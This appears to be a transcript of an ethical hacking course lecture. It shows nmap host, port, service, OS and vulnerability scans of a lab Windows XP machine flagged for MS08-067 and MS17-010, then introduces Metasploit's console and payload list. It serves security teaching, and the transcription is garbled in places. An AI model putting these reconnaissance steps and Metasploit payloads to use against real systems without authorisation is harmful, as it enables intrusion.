


Ethical Hacking
Prof. Indranil Sengupta
Department of Computer Science and Engineering
Indian Institute of Technology, Kharagpur

Lecture - 21
Metasploit Exploiting System Software -1


(Refer Slide Time: 00:15)



In this session, we will discuss about the Metasploit framework and how to use metasploit framework to penetrate inside the different operating system like windows XP, windows 7, may be higher version of windows or maybe other operating system like Linux and so on. So, let us have example; suppose first I want to find out all the live host in the network.

So, you can use *nmap* to find out all the live host in the network; *nmap -T4 -sP*; *sP* option is basically used to find out all the live host in the network 10.35.1.0/24; see we got all the live host in the network.


(Refer Slide Time: 01:21)



```
root@kali: ~  
File Edit View Search Terminal Help  
MAC Address: 18:86:DA:1A:20:57 (Dell)  
Nmap scan report for 10.35.1.173  
Host is up (0.011s latency).  
MAC Address: 18:86:DA:14:E8:EE (Dell)  
Nmap scan report for 10.35.1.181  
Host is up (0.023s latency).  
MAC Address: 18:86:DA:14:6F:A0 (Dell)  
Nmap scan report for 10.35.1.184  
Host is up (0.022s latency).  
MAC Address: F8:81:56:AA:74:75 (Dell)  
Nmap scan report for 10.35.1.189  
Host is up (0.025s latency).  
MAC Address: BC:EC:4B:80:CC:B6 (Unknown)  
Nmap scan report for 10.35.1.223  
Host is up (0.060s latency).  
MAC Address: 80:83:FE:A6:7A:B4 (Dell)  
Nmap scan report for 10.35.1.239  
Host is up (0.054s latency).  
MAC Address: 88:AC:6F:DC:8A:E9 (Dell)  
Nmap scan report for 10.35.1.153  
Host is up.  
Nmap done: 256 IP addresses (38 hosts up) scanned in 5.13 seconds  
root@kali:~# netdiscover
```

See it started from 10.35.1.2; 1.4 is also there; so, all the live host are listed here. Alternatively, we can also use net discover command to find out all the live host in the network.


(Refer Slide Time: 01:47)



```
root@kali: ~  
File Edit View Search Terminal Help  
Currently scanning: 192.168.21.0/16 | Screen View: Unique Hosts  
26 Captured ARP Req/Rep packets, from 8 hosts. Total size: 1560  
-----  
IP            AT MAC Address  Count  Len  MAC Vendor / Hostname  
-----  
10.35.1.2     c8:9c:3d:93:0b:bf 11     600  Cisco Systems, Inc  
10.35.1.149   98:e7:f4:64:74:a6 5       300  Hewlett Packard  
10.35.1.5     00:1e:0b:15:bf:74 5       300  Hewlett Packard  
10.35.1.144   f8:b1:56:d9:20:3f 1       60   Dell Inc.  
10.35.1.139   b0:ac:ef:dc:8a:e9 1       60   Dell Inc.  
10.35.1.239   b0:ac:ef:dc:8a:e9 1       60   Dell Inc.  
10.35.1.169   18:86:da:1a:2d:57 1       60   Dell Inc.  
10.35.1.90    d4:be:d9:bca4:d8 1       60   Dell Inc.
```


See you got 10.35.1.2 and 10.35.1.149, 10.35.1.5; remaining system are also here listed 10.35.1.144, 10.35.1.139, 10.35.1.239, 10.35.1.169 and also 10.35.1.90.

(Refer Slide Time: 02:31)




Ok, let us compare the result which we got using the $nmap$; $nmap -T4 -sP$ then 10.35.1.0/24; see so you got almost similar result.

(Refer Slide Time: 03:19)



So, now suppose we consider this machine is our target machine with the IP 10.35.1.150. So, let us start with some other type of scan likewise scan, service scan and port scan also. So, using *nmap*; we can perform port scan; for port scanning we used as small p option; we already know that and followed by the port number.

(Refer Slide Time: 03:49)



```
root@kali: ~  
File Edit View Search Terminal Help  
445/tcp open  microsoft-ds  
MAC Address: 08:0C:29:64:5B:53 (VMware)  
Nmap done: 1 IP address (1 host up) scanned in 6.73 seconds  
root@kali:~# nmap -T4 -sV 10.35.1.150  
Starting Nmap 7.70 ( https://nmap.org ) at 2019-07-08 02:19 EDT  
Nmap scan report for 10.35.1.150  
Host is up (0.11s latency).  
Not shown: 997 closed ports  
PORT      STATE SERVICE        VERSION  
135/tcp   open  msrpc          Microsoft Windows RPC  
139/tcp   open  netbios-ssn    Microsoft Windows netbios-ssn  
445/tcp   open  microsoft-ds   Microsoft Windows XP microsoft-ds  
MAC Address: 08:0C:29:64:5B:53 (VMware)  
Service Info: OS: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/.  
Nmap done: 1 IP address (1 host up) scanned in 19.59 seconds  
root@kali:~# nmap -O 10.35.1.150  
Starting Nmap 7.70 ( https://nmap.org ) at 2019-07-08 02:20 EDT  
Failed to resolve "T4".
```


So, suppose I want to scan first 1000 port; so $nmap -T4 -p0$ or to 1000 port and then the IP address. So, what target IP address is 10.35.1.150.

So, here we only scan first 1000 port, but in real life scenario; we need to scan all the port starting from 0 to 65535. And see port 135 is open, 139 is also open, 445 is also open. So, now let us perform a service scan using *nmap*; *nmap* then timing option maybe T4, then for service scan we use the option dash small s capital V, then the IP address; 10.35.1.150. It basically list all the services which is running in the target machine.

See corresponding version is also there in port 135, service *msrpc* is running and corresponding version is also there. Port 139; that is also open, 445 that is also open and corresponding service and their version is also detected here right.

So, next try to find out the operating system of the target machine. So, for operating system scanning we use the option dash capital O, ok. We also got the operating system; it showing Microsoft window XP service pack 2 professional, ok.


(Refer Slide Time: 06:15)



```
root@kali: ~  
File Edit View Search Terminal Help  
Starting Nmap 7.70 ( https://nmap.org ) at 2019-07-08 02:20 EDT  
Failed to resolve "T4".  
root@kali:~# nmap -T4 -O 10.35.1.150  
Starting Nmap 7.70 ( https://nmap.org ) at 2019-07-08 02:20 EDT  
Nmap scan report for 10.35.1.150  
Host is up (0.020s latency).  
Not shown: 997 closed ports  
PORT      STATE SERVICE  
135/tcp   open  msrpc  
139/tcp   open  netbios-ssn  
445/tcp   open  microsoft-ds  
MAC Address: 00:0C:29:64:5B:53 (VMware)  
Device type: general purpose  
Running: Microsoft Windows XP|2003  
OS CPE: cpe:/o:microsoft:windows_xp::sp2:professional cpe:/o:microsoft:windows_s  
erver 2003  
OS details: Microsoft Windows XP Professional SP2 or Windows Server 2003  
Network Distance: 1 hop  
OS detection performed. Please report any incorrect results at https://nmap.org  
/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 10.78 seconds  
root@kali:~#
```

So, now we also perform the vulnerability scan. So, for vulnerability scanning; we use the tool *nessus*, but currently we are using *nmap* script to find out the vulnerability.


(Refer Slide Time: 07:03)



```
root@kali: ~  
File Edit View Search Terminal Help  
PORT      STATE SERVICE  
135/tcp   open  msrpc  
139/tcp   open  netbios-ssn  
445/tcp   open  microsoft-ds  
MAC Address: 00:0C:29:64:5B:53 (VMware)  
Device type: general purpose  
Running: Microsoft Windows XP|2003  
OS CPE: cpe:/o:microsoft:windows_xp::sp2:professional cpe:/o:microsoft:windows_s  
erver 2003  
OS details: Microsoft Windows XP Professional SP2 or Windows Server 2003  
Network Distance: 1 hop  
OS detection performed. Please report any incorrect results at https://nmap.org  
/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 10.78 seconds  
root@kali:~# nmap -T4 --script vuln 10.35.1.150  
Starting Nmap 7.70 ( https://nmap.org ) at 2019-07-08 02:22 EDT  
Pre-scan script results:  
| broadcast-avahi-dos:  
|   Discovered hosts:  
|     224.0.0.251  
|   After NULL UDP avahi packet Dos (CVE-2011-1002).  
|   Hosts are all up (not vulnerable).  
root@kali:~#
```

nmap then I use the timing option T4, then to run script, to use dash script option; then we use the script with the name *vuln* and then the IP address. It will take some time to find out the vulnerabilities; we got the result. Now, check the result for vulnerabilities in the target machine.

(Refer Slide Time: 08:19)



```
root@kali: ~  
File Edit View Search Terminal Help  
135/tcp open  nfsrpc  
139/tcp open  netbios-ssn  
445/tcp open  microsoft-ds  
MAC Address: 00:0C:29:64:38:53 (VMware)  
  
Host script results:  
_smb-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED  
_smb-vuln-ms08-067:  
| VULNERABLE!  
| Microsoft Windows system vulnerable to remote code execution (MS08-067)  
| State: VULNERABLE  
| IDs: CVE:CVE-2008-4250  
| The Server service in Microsoft Windows 2000 SP4, XP SP2 and SP3, Se  
rver 2003 SP1 and SP2,  
| Vista Gold and SP1, Server 2008, and 7 Pre-Beta allows remote attack  
ers to execute arbitrary  
| code via a crafted RPC request that triggers the overflow during pat  
h canonicalization.  
|  
| Disclosure date: 2008-10-23  
| References:  
| https://technet.microsoft.com/en-us/library/security/ms08-067.aspx  
| https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-4250  
|_smb-vuln-ms10-054: false
```

It is showing all the port which is open and the corresponding services; *smb – vuln – ms08 – 067* that is vulnerable and it basically Microsoft window system vulnerability to remote code execution ok. So, let us start exploit the target machine using this vulnerability. So, to exploit this machine we use the tool or framework *metasploit*. So, before going to the *metasploit* framework; we will now discuss about some basic terminology.

First vulnerability; so we already discussed about vulnerability; again I will give a short description, short description of vulnerability. A vulnerability is weakness which can be exploited by an attacker to perform unauthorized action with the computer system. A vulnerability can be as simple as weak password or as complex as buffer overflow or may be SQL injection vulnerabilities and so on.


Next *exploit*; *exploit* is a piece of code or a chunk of data or a sequence of commands that take the advantage of a vulnerability present in a computer system; to cause unintended behaviour to occur on a computer system such as giving unauthorized access to a system or allowing privilege escalation etc.

Payload, the *payload* is the part of the private user text which could also contain malware such as worm or viruses, which perform the milieus action deleting data, sending spam or encrypting data. Auxiliary; auxiliary are module present in *metasploit* that are used to perform scanning, sniffing and fussing. Auxiliary module are not useful

to give you a cell; that means, the access of the victim machine, but they are extremely useful to brute force, attack or for scanning vulnerabilities.

Post; *post* module are used for post exploitation that is used on a compromise target machine to gather evidence or (Refer Time: 10:55) deep within the network. Now, let us start *metasploit* framework.


(Refer Slide Time: 11:07)



```
root@kali: ~  
File Edit View Search Terminal Help  
References:  
https://technet.microsoft.com/en-us/library/security/ms08-067.aspx  
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-4250  
smb-vuln-ms10-054: false  
smb-vuln-ms10-061: ERROR: Script execution failed (use -d to debug)  
smb-vuln-ms17-010:  
VULNERABLE:  
Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)  
State: VULNERABLE  
IDs: CVE CVE-2017-0143  
Risk factor: HIGH  
A critical remote code execution vulnerability exists in Microsoft SMBv1  
servers (ms17-010).  
Disclosure date: 2017-03-14  
References:  
https://technet.microsoft.com/en-us/library/security/ms17-010.aspx  
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143  
https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/  
Nmap done: 1 IP address (1 host up) scanned in 53.27 seconds  
root@kali:~# msfconsole  
Starting the Metasploit Framework console....
```

So, to start *metasploit* framework, we use the command *msfconsole*.

(Refer Slide Time: 11:47)




```
root@kali: ~  
File Edit View Search Terminal Help  
https://technet.microsoft.com/en-us/library/security/ms17-010.aspx  
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143  
https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/  
Nmap done: 1 IP address (1 host up) scanned in 53.27 seconds  
root@kali:~# msfconsole  
IIIIII 000 000  
II      /X \X /  
II      /X \X /  
II      /X \X /  
IIIIII 000 000  
I love shells --egypt  
[ * ] metasploit v4.0.0-dev  
+ ... ==[ 1749 exploits - 1002 auxiliary - 302 post ]  
+ ... ==[ 536 payloads - 40 encoders - 10 nops ]  
+ ... ==[ Free Metasploit Pro trial: http://r-7.co/trymsp ]  
msf > ]
```

Metasploit project is an open source penetration testing platform that enable you to find and exploit vulnerabilities. In 2003, HD Moore created Metasploit as a portable network tool. On October 21st, 2009; the Metasploit project was acquired by Rapid 7. The Metasploit project help security and it professional to identify security issues, verify vulnerability, mitigations and manage exploit tribunes security assessment. The Metasploit project include subproject like metasploit framework and its commercial counterpart metasploit pro express, community and nexpose ultimate.

Now, I am discussing about some basic command of metasploit after starting the metasploit framework; we can check for the basic command by using help command in metasploit.

(Refer Slide Time: 12:57)



The screenshot shows a terminal window titled 'root@kali: ~' with a menu bar (File, Edit, View, Search, Terminal, Help). The terminal displays the Metasploit framework's help output for the 'msf > help' command. At the top, it lists statistics: 1740 exploits, 1002 auxiliary, 302 post, 536 payloads, 40 encoders, 18 nops, and a link to the free trial. Below this, it says 'Core Commands'. A table follows with two columns: 'Command' and 'Description'. The table lists various commands like '?', 'banner', 'cd', 'color', 'connect', 'exit', 'get', 'getg', 'grep', 'help', 'history', 'irb', and 'load', each with a brief description of its function. A large, faint watermark of a Kali Linux dragon logo is visible in the background of the terminal window.

```
root@kali: ~
File Edit View Search Terminal Help
+ --[ 1740 exploits - 1002 auxiliary - 302 post ]
+ --[ 536 payloads - 40 encoders - 18 nops ]
+ --[ Free Metasploit Pro trial: http://r-7.co/trymsp ]


msf > help

Core Commands
=====

Command      Description
-----
?             Help menu
banner        Display an awesome metasploit banner
cd            Change the current working directory
color         Toggle color
connect       Communicate with a host
exit          Exit the console
get           Gets the value of a context-specific variable
getg          Gets the value of a global variable
grep          Grep the output of another command
help          Help menu
history       Show command history
irb           Drop into irb scripting mode
load          Load a framework module
```

So, by using the command help; we can get all the available command in metasploit. See that is all the available command are showing in metasploit. To see all the payload that are available on the metasploit framework we use the command show payloads.


(Refer Slide Time: 13:19)



```
root@kali: ~  
File Edit View Search Terminal Help  
windows/x64/vncinject/reverse.http normal  
windows/x64/vncinject/reverse.tcp normal  
windows/x64/vncinject/reverse.winhttp normal  
windows/x64/vncinject/reverse.winhttps normal  
windows/x64/vncinject/reverse.tcp.uid normal  
windows/x64/vncinject/reverse.tcp.uid.https normal  
